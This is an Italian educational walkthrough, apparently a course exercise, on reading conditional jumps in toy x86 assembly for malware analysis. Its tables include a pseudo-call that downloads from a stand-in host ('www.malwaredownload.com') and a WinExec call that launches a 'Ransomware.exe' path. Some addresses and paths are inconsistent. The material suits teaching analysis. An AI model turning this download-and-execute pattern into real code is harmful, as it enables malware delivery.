
Sebbene IDA Pro sia ampiamente riconosciuto come lo standard industriale per l'analisi dei malware, strumenti come Ghidra e Radare2 offrono alternative valide e spesso gratuite. La scelta dello strumento dipende dall'uso specifico, dalle preferenze personali, dalle risorse disponibili e dal tipo di malware da analizzare.

# Salto condizionale

Un salto condizionale è una istruzione di controllo del flusso che si trova nei linguaggi di programmazione e nei linguaggi assembly, usata per alterare il flusso di esecuzione del codice a seconda che una determinata condizione sia vera o falsa. Nei linguaggi di programmazione ad alto livello, i salti condizionali sono implementati con istruzioni come `if`, `else`, `while`, e `for`. Nel linguaggio assembly, si usano specifici mnemonici come `JE` (Jump if Equal), `JNE` (Jump if Not Equal), `JG` (Jump if Greater), e così via.

## Funzionamento

Nel contesto dell'assembly e del reverse engineering, quando si raggiunge un salto condizionale, il processore valuta una condizione, spesso basata sui risultati di una precedente operazione aritmetica o logica. Se la condizione è soddisfatta (ad esempio, due valori sono uguali quando si usa `JE`), il processore eseguirà un "salto" a un'altra posizione nel codice, cambiando il flusso di esecuzione normale. Se la condizione non è soddisfatta, l'esecuzione continuerà in sequenza.



## La Funzione dei Salti Condizionali nei Malware

Nei malware, i salti condizionali sono spesso utilizzati per controllare il comportamento malevolo del codice in modo dinamico e per evitare la rilevazione. Ecco alcune delle loro funzioni:

- **Evasione:** i malware possono usare salti condizionali per determinare se si trovano in un ambiente di analisi o sandbox e, in tal caso, evitare di eseguire il loro carico utile dannoso.
- **Logica Malware:** i salti condizionali possono dirigere il flusso di esecuzione verso diverse routine malevole a seconda delle condizioni del sistema o delle risposte dell'utente.
- **Anti-Debugging:** alcuni malware rilevano la presenza di debugger e cambiano il loro comportamento o terminano l'esecuzione se si verificano determinate condizioni.
- **Decrittografia e Unpacking:** i salti condizionali possono essere utilizzati per implementare algoritmi che decrittografano o decomprimono parti del malware al momento dell'esecuzione.

## Importanza nell'Analisi Malware

Comprendere come i salti condizionali influenzano il flusso di esecuzione è cruciale nell'analisi dei malware. Gli analisti devono essere in grado di seguire questi percorsi logici per determinare quali parti del codice vengono eseguite e in quali circostanze. Ciò può rivelare non solo il comportamento del malware ma anche eventuali tecniche di evasione o obfuscamento usate per eludere l'analisi.



## Visualizzazione Grafica dei Salti Condizionali

La visualizzazione grafica dei salti condizionali è uno strumento essenziale nell'analisi dei malware, in particolare nel reverse engineering. Questa visualizzazione viene spesso implementata sotto forma di grafici di flusso di controllo, che rappresentano graficamente il flusso di esecuzione all'interno di un programma.

### Grafici di Flusso di Controllo

I grafici di flusso di controllo sono diagrammi che mappano i possibili percorsi che l'esecuzione può seguire attraverso il codice. I nodi del grafico rappresentano blocchi di istruzioni, mentre gli archi indicano il flusso tra questi blocchi. Gli archi possono essere etichettati con le condizioni che devono essere soddisfatte per percorrere quel cammino.

#### Ruolo nell'Analisi dei Malware

- **Comprensione del Comportamento:** i grafici aiutano a comprendere rapidamente la logica complessa senza dover leggere ogni linea di codice. Gli analisti possono identificare punti critici come loop, condizioni e ramificazioni.
- **Identificazione delle Condizioni:** nell'analisi dei malware, è fondamentale sapere quando e perché vengono prese determinate decisioni. I grafici rendono visibili le condizioni sotto cui vengono eseguiti diversi blocchi di codice.

- **Evasione e Anti-Analisi:** i grafici aiutano a scoprire tecniche di evasione. Gli analisti possono osservare se il malware cambia il suo flusso di esecuzione in presenza di strumenti di analisi o sandbox.
- **Ottimizzazione dell'Analisi:** permettono agli analisti di concentrarsi su parti specifiche del codice che si comportano in modo sospetto, migliorando l'efficienza dell'analisi.
- **Decompilazione e Reverse Engineering:** in combinazione con decompilatori, i grafici possono facilitare la traduzione del codice assembly in un linguaggio di programmazione ad alto livello, rendendo l'analisi più accessibile.
- **Documentazione e Reporting:** sono utili per documentare e comunicare le scoperte in un formato che è più facilmente comprensibile a persone che potrebbero non avere competenze tecniche specialistiche.

## **Strumenti di Visualizzazione**

Strumenti come IDA Pro, Ghidra, e Radare2 offrono funzionalità di visualizzazione grafica. IDA Pro, in particolare, è noto per i suoi grafici di flusso interattivi e facilmente navigabili. Ghidra, essendo un progetto open source supportato dalla NSA, sta guadagnando terreno per le sue capacità di analisi e visualizzazione.

# Analisi prima tabella

La tabella mostra una serie di istruzioni assembly, che sembrano essere parte di un flusso di controllo più ampio all'interno di un programma potenzialmente dannoso. Ecco un'analisi di ciascuna istruzione:

- `mov EAX, 5` - Questa istruzione sposta il valore 5 nel registro EAX. Il registro EAX è comunemente usato per le operazioni aritmetiche e per i valori di ritorno delle funzioni.
- `mov EBX, 10` - Qui, il valore 10 viene spostato nel registro EBX. EBX è spesso utilizzato per memorizzare dati che devono essere accessibili in tutto il programma.
- `cmp EAX, 5` - Questa istruzione confronta il valore nel registro EAX con il valore 5. È un setup per un salto condizionale successivo, controllando se il valore in EAX è rimasto 5.
- `jnz loc_0040B0A0` - "Jump if Not Zero" è un salto condizionale che viene eseguito se il risultato del precedente `cmp` non è zero, ovvero se EAX non è uguale a 5. Questo potrebbe essere un meccanismo per controllare il flusso del programma a seconda di una condizione. Il riferimento "tabella 2" suggerisce che il salto porterebbe a una sezione del codice delineata in un'altra tabella.



- `inc EBX` - Incrementa il valore nel registro EBX di 1. Questo può essere parte di un contatore o di un ciclo.
- `cmp EBX, 11` - Confronta il valore nel registro EBX con 11, probabilmente per verificare il superamento di un certo limite o per controllare l'iterazione di un ciclo.
- `jz loc_0040FFA0` - "Jump if Zero" è un altro salto condizionale che viene eseguito se il risultato del precedente `cmp` è zero, cioè se EBX è uguale a 11. Il riferimento "tabella 3" indica che questo salto condurrebbe a un'altra sezione del codice rappresentata nella terza tabella.

Dalla sequenza di istruzioni, si può dedurre che il codice sta impostando dei valori iniziali nei registri, controllando queste valori, e poi, in base alle condizioni, eseguendo dei salti a diverse sezioni del codice. Questa potrebbe essere una tecnica utilizzata in un malware per eseguire determinate funzioni in base allo stato del sistema o per evitare la rilevazione, alterando il suo comportamento quando viene analizzato.

# Analisi seconda tabella

Nella seconda tabella, vediamo un diverso set di istruzioni assembly che sembrano essere focalizzate sull'interazione con una risorsa di rete o un file, basato sulle note fornite. Ecco un'analisi di ciascuna istruzione:

- `mov EAX, EDI` - Questa istruzione sposta il contenuto del registro EDI nel registro EAX. Questo può essere utilizzato per preparare un'operazione o una chiamata di funzione dove EAX richiede un valore specifico.
- `push EAX` - Questa istruzione inserisce il valore contenuto in EAX nello stack. Nella programmazione assembly, lo stack viene utilizzato per passare argomenti alle funzioni o per salvare temporaneamente i dati.
- `call DownloadToFile` - Qui, il programma chiama una funzione etichettata come `DownloadToFile`. Questo suggerisce che il malware potrebbe tentare di scaricare un file da Internet. L'argomento per questa funzione potrebbe essere stato passato tramite lo stack con l'istruzione `push EAX` precedente.

Nelle note, vediamo alcuni commenti che danno contesto aggiuntivo:

- EDI= `www.malwaredownload.com` - Questo suggerisce che l'indirizzo memorizzato nel registro EDI, che viene poi passato a EAX, potrebbe essere un URL da cui il malware intende scaricare contenuti dannosi.
- ; URL - Conferma che il valore in EDI (e ora in EAX) è un URL.
- ; pseudo funzione - Implica che `DownloadToFile` potrebbe non essere il nome reale della funzione, ma piuttosto un placeholder o un nome simbolico usato dall'analista per descrivere l'azione della funzione.

Dalla sequenza di istruzioni e dalle note, possiamo ipotizzare che il malware sia progettato per connettersi a un URL specifico e scaricare un file, che potrebbe essere un componente aggiuntivo del malware o un aggiornamento. Il nome della funzione `DownloadToFile` suggerisce che questo file verrà salvato localmente sul sistema infetto.

Per una comprensione più approfondita, sarebbe essenziale esaminare il codice reale di `DownloadToFile` per vedere cosa fa esattamente, come gestisce gli errori, come determina il percorso del file di destinazione e come protegge (o non protegge) l'operazione di download da interventi esterni o analisi. Tuttavia, senza il codice della funzione stessa, possiamo solo speculare basandoci sulle istruzioni e i commenti forniti.

[TORNA ALL'INDICE](#)



# Analisi terza tabella

Nella terza tabella, vediamo un set di istruzioni che includono operazioni di movimento, push e una chiamata a funzione. Ecco un'analisi dettagliata:

- **mov EDX, EDI** - Questa istruzione sposta il contenuto del registro EDI nel registro EDX. In molti contesti di programmazione assembly, EDX è utilizzato per passare il secondo argomento a una funzione (con il primo spesso passato attraverso EAX).
- **push EDX** - Questo mette il valore di EDX (che ora contiene ciò che era in EDI) nello stack. Lo stack è usato qui come mezzo per passare argomenti a una funzione che verrà chiamata successivamente.
- **call WinExec** - Una chiamata alla funzione WinExec, che è una funzione dell'API di Windows utilizzata per eseguire un file eseguibile. La funzione WinExec richiede due argomenti: il percorso del programma da eseguire e un flag che determina come la finestra del programma viene visualizzata.

Dalle note possiamo dedurre ulteriori informazioni:

- **EDI:** C:\Program and Settings\Local User\Desktop\Ransomware.exe - Questo implica che il registro EDI contenga il percorso di un file eseguibile, che in questo contesto è indicato come Ransomware.exe. Questo percorso viene poi trasferito a EDX e presumibilmente passato come argomento alla funzione WinExec.
- **; exe da eseguire** - Questo commento conferma che l'obiettivo dell'istruzione call è eseguire un file eseguibile.
- **; pseudo funzione** - Ancora una volta, questo commento indica che il termine "WinExec" potrebbe essere utilizzato come placeholder per il nome reale della funzione all'interno del contesto del malware.

Dalla sequenza di istruzioni e dai commenti, sembra che il malware stia tentando di eseguire un file eseguibile situato sul desktop dell'utente. Questo potrebbe essere il meccanismo attraverso il quale il malware si attiva, eseguendo il suo carico utile - in questo caso, un ransomware che probabilmente cripterà i file dell'utente e chiederà un riscatto per la decrittazione.

Per una comprensione completa, sarebbe necessario analizzare il comportamento di Ransomware.exe dopo la sua esecuzione, inclusi i cambiamenti che apporta al sistema, come interagisce con la rete (se lo fa) e come comunica con l'utente o il suo operatore. Questo richiederebbe un'analisi dinamica del file eseguibile in un ambiente controllato, come una sandbox.

# Individuazione salti condizionali

Nell'analisi che stiamo conducendo delle istruzioni assembly, un focus particolare viene posto sull'istruzione condizionale `cmp`. Questa istruzione è fondamentale per il controllo del flusso all'interno dei programmi, inclusi i malware, poiché permette di effettuare un confronto tra due operandi attraverso la sottrazione dei loro valori, senza alterarli. Il risultato di questa sottrazione influisce direttamente sul valore della Zero Flag (ZF) all'interno del registro degli status flag, un registro speciale che tiene traccia dei risultati di varie operazioni aritmetiche e logiche. La ZF può assumere due valori:

- impostata a 1 (vera), se il risultato della sottrazione è 0, indicando che i due operandi sono uguali;
- impostata a 0 (falsa), se il risultato della sottrazione è diverso da 0, indicando che i due operandi sono diversi.

La sintassi dell'istruzione `cmp` è `cmp destinazione, sorgente`, dove il primo operando (destinazione) viene confrontato con il secondo (sorgente).



Questo meccanismo di confronto e valutazione di condizioni ha un parallelo nei costrutti if dei linguaggi di programmazione ad alto livello, come il C. In questi linguaggi, una condizione viene valutata e, se vera, esegue un certo blocco di codice. Analogamente, in Assembly, una combinazione di cmp seguita da un'istruzione di salto condizionale (jump) permette di dirigere il flusso di esecuzione verso diverse parti del codice a seconda dell'esito del confronto.

Per esempio, consideriamo un'istruzione cmp EAX, 5, dove EAX è stato precedentemente inizializzato a 5. Dopo questa operazione di confronto, la ZF sarà impostata a 1, poiché EAX e il valore 5 sono uguali (il risultato della sottrazione è 0). Di conseguenza, un'istruzione di salto come jnz loc\_0040BBA0 (jump if not zero) non verrà eseguita, poiché la condizione per il salto ( $ZF = 0$ ) non è soddisfatta. Il programma proseguirà quindi con l'esecuzione delle istruzioni successive.

Successivamente, un'altra istruzione cmp confronta il valore nel registro EBX, che è stato incrementato di 1 e ora vale 11, con il numero 11 stesso. Anche in questo caso, il risultato è 0, e la ZF viene impostata a 1. Questo soddisfa la condizione per l'esecuzione dell'istruzione jz loc\_0040FFA0 (jump if zero), che causa un salto al punto indicato, poiché la ZF è effettivamente impostata a 1, indicando l'uguaglianza tra i due valori confrontati.

In sintesi, l'analisi delle istruzioni condizionali cmp e delle relative istruzioni di salto nel linguaggio assembly rivela un meccanismo sofisticato per controllare il flusso di esecuzione del programma. Questo meccanismo è cruciale nell'analisi dei malware per comprendere come e quando si attivano determinate funzionalità malevole, basandosi sulle condizioni del sistema o su input esterni.

# Ideazione diagramma di flusso

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Tabella 1

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Salto condizionale

← effettuato

← non effettuato

Le frecce verdi e rosse sono utilizzate per indicare quali percorsi sono stati presi o meno a seguito di valutazioni condizionali.

Nel diagramma:

- le frecce verdi rappresentano i percorsi seguiti dall'esecuzione del programma. Un salto condizionale che ha avuto luogo perché la condizione è stata soddisfatta fa sì che l'esecuzione continui al blocco di codice indicato dalla freccia verde;
- la freccia rossa rappresenta un salto condizionale che non è stato eseguito. Questo avviene quando la condizione non è soddisfatta; quindi, l'esecuzione non segue il percorso che la freccia rossa indica.

Analizzando il diagramma e le istruzioni fornite, notiamo che:

- Dopo l'istruzione `cmp EAX, 5`, il salto condizionale `jnz` (jump if not zero) non viene effettuato perché la condizione per il salto (che `EAX` non sia uguale a 5) non è soddisfatta, essendo stato inizializzato `EAX` a 5. Ciò è indicato dalla freccia rossa che non conduce a "Tabella 2", riflettendo il flusso di esecuzione che rimane sul percorso principale.
- Successivamente, dopo l'istruzione `cmp EBX, 11`, il salto condizionale `jz` (jump if zero) viene effettuato, poiché la condizione per il salto (che `EBX` sia uguale a 11) è soddisfatta, avendo incrementato `EBX` da 10 a 11. Ciò è indicato dalla freccia verde che conduce a "Tabella 3", indicando che il flusso di esecuzione segue quel percorso.

[TORNA ALL'INDICE](#)



# Funzionalità implementate

Le istruzioni assembly che abbiamo analizzato rivelano la presenza di funzionalità complesse all'interno del codice del malware. Inizialmente, vengono inizializzate due variabili nei registri EAX ed EBX, assegnando rispettivamente i valori 5 e 10 attraverso le istruzioni `mov EAX, 5` e `mov EBX, 10`. Questa operazione di inizializzazione potrebbe preparare i registri per controlli o operazioni successive.

Il programma poi tenta un salto condizionale `jnz` che, se eseguito, avrebbe portato all'esecuzione del codice situato all'indirizzo di memoria `loc_0040BBA0`, come indicato nella "Tabella 2". Questo salto condizionale è basato sull'esito dell'istruzione `cmp`, che confronta il contenuto del registro EAX con il valore 5. Tuttavia, poiché il salto `jnz` non viene eseguito (a causa dell'uguaglianza tra EAX e il valore 5 che setta la Zero Flag a 1), il flusso di controllo prosegue senza attivare la funzionalità che avrebbe trasferito il contenuto dell'indirizzo di memoria sorgente EDI (l'URL `www.malwaredownload.com`) nel registro EAX.

L'incremento del registro EBX tramite `inc EBX` segue la logica precedente, e il successivo salto condizionale `jz` viene effettuato poiché la condizione richiesta è soddisfatta (EBX è ora uguale a 11).

Questo dirige il flusso di controllo verso il codice nella "Tabella 3", dove il valore di EDI, che ora contiene il percorso C:\Documents and Settings\Local User\Desktop\Ransomware.exe, viene trasferito in EDX tramite `mov EDX, EDI`.

Dopo aver posizionato il valore di EDX nello stack con `push EDX`, il programma esegue una chiamata alla funzione `WinExec` attraverso `call WinExec()`. Questa funzione dell'API di Windows è utilizzata per eseguire un file eseguibile, che nel contesto corrente è presumibilmente il file `Ransomware.exe`.

Riepilogando, il codice in esame effettua due tentativi di chiamata a funzione: una verso `DownloadToFile()` e una verso `WinExec()`. Tuttavia, solo la seconda viene eseguita a causa della logica dei salti condizionali. La funzione `DownloadToFile()` avrebbe il compito di scaricare un file dall'URL fornito se il salto `jnz` fosse stato eseguito, mentre la funzione `WinExec()`, che viene effettivamente chiamata, esegue il file ransomware specificato dal percorso completo.

- `call DownloadToFile()` è predisposta per scaricare un file dall'URL `www.malwaredownload.com`.
- `call WinExec()` esegue un file .exe situato nel percorso C:\Documents and Settings\Local User\Desktop\Ransomware.exe.

Le funzionalità osservate nel malware indicano la presenza di meccanismi di download e esecuzione, che sono tipici di molteplici fasi di attacco, inclusa l'inizializzazione dell'infezione e la propagazione o esecuzione di carichi utili dannosi.

# Analisi istruzioni call

Analizziamo le istruzioni `call` presenti nelle tabelle 2 e 3 e come vengono passati gli argomenti a queste chiamate di funzione nel contesto del linguaggio assembly.

## Tavola 2 - Istruzione `call DownloadToFile()`

Nella Tabella 2, l'istruzione `call DownloadToFile()` è predisposta per essere eseguita, ma non lo è a causa del salto condizionale `jnz` che non viene effettuato. Tuttavia, se fosse stata eseguita, l'argomento sarebbe stato passato nel seguente modo:

1. `mov EAX, EDI` - Il contenuto del registro `EDI`, che contiene l'URL `www.malwaredownload.com`, viene trasferito nel registro `EAX`.
2. `push EAX` - Il valore attuale di `EAX` (l'URL) viene inserito nello stack. Nella convenzione di chiamata delle funzioni più comuni su architetture x86, gli argomenti delle funzioni vengono passati tramite lo stack.

Quando viene eseguita la chiamata `call DownloadToFile()`, la funzione si aspetta di trovare l'argomento (l'URL in questo caso) nello stack, da dove lo estrarrà per usarlo come indirizzo da cui scaricare il file.

[TORNA ALL'INDICE](#)



### Tavola 3 - Istruzione call WinExec()

Per quanto riguarda la Tabella 3, il passaggio degli argomenti funziona in modo simile:

- `mov EDX, EDI` - Il percorso del file Ransomware.exe viene trasferito da EDI a EDX.
- `push EDX` - Il valore di EDX, che ora contiene il percorso del file ransomware, viene inserito nello stack.


L'istruzione `call WinExec()` viene quindi eseguita e la funzione `WinExec` cerca il suo argomento nello stack. L'argomento per `WinExec` è il percorso del file da eseguire, che la funzione utilizzerà per avviare il processo del file ransomware.

# Conclusioni

L'analisi approfondita del codice assembly del malware ha rivelato una serie di funzionalità sofisticate, dimostrando che il malware in questione è progettato per eseguire azioni potenzialmente dannose come il download e l'esecuzione di componenti dannosi. Queste azioni comprendono l'acquisizione di file nocivi da fonti esterne tramite l'API `DownloadToFile()` e l'attivazione di carichi pericolosi come i ransomware, che possono crittografare i file system delle vittime, richiedendo un pagamento per il recupero dei dati.

La capacità di un malware di scaricare ed eseguire file arbitrari rappresenta un rischio significativo. Tale funzionalità consente agli aggressori di modificare dinamicamente il comportamento del malware in seguito all'infezione iniziale, rendendo la sua rilevazione e rimozione più complessa. Questo aspetto è particolarmente preoccupante poiché permette agli aggressori di mantenere un accesso persistente al sistema compromesso, aggiornare il malware per eludere i sistemi di rilevazione e condurre attacchi in più fasi.

Per contrastare efficacemente tali minacce, le organizzazioni devono implementare un'architettura di sicurezza robusta e multistrato che sia proattiva.



Questo include non solo la rilevazione e la mitigazione post-attacco, ma anche l'adozione di misure preventive: prime fra tutte l'educazione e la formazione degli utenti.

Nell'ambito della riduzione del rischio, le strategie di business continuity e disaster recovery sono essenziali per mitigare l'impatto degli attacchi ransomware. La regolare esecuzione di backup dei dati è fondamentale, con l'adozione di strategie di backup full, incrementale o differenziale a seconda delle esigenze di spazio e tempo.

Per concludere, la lotta contro il malware è un impegno costante e richiede una vigilanza continua. La comprensione approfondita delle tattiche e delle capacità dei malware, come quelle esaminate in questa analisi, è vitale per lo sviluppo di strategie di difesa efficaci e per creare un ambiente informatico resiliente e sicuro.





# Grazie!

[TORNA ALL'INDICE](#)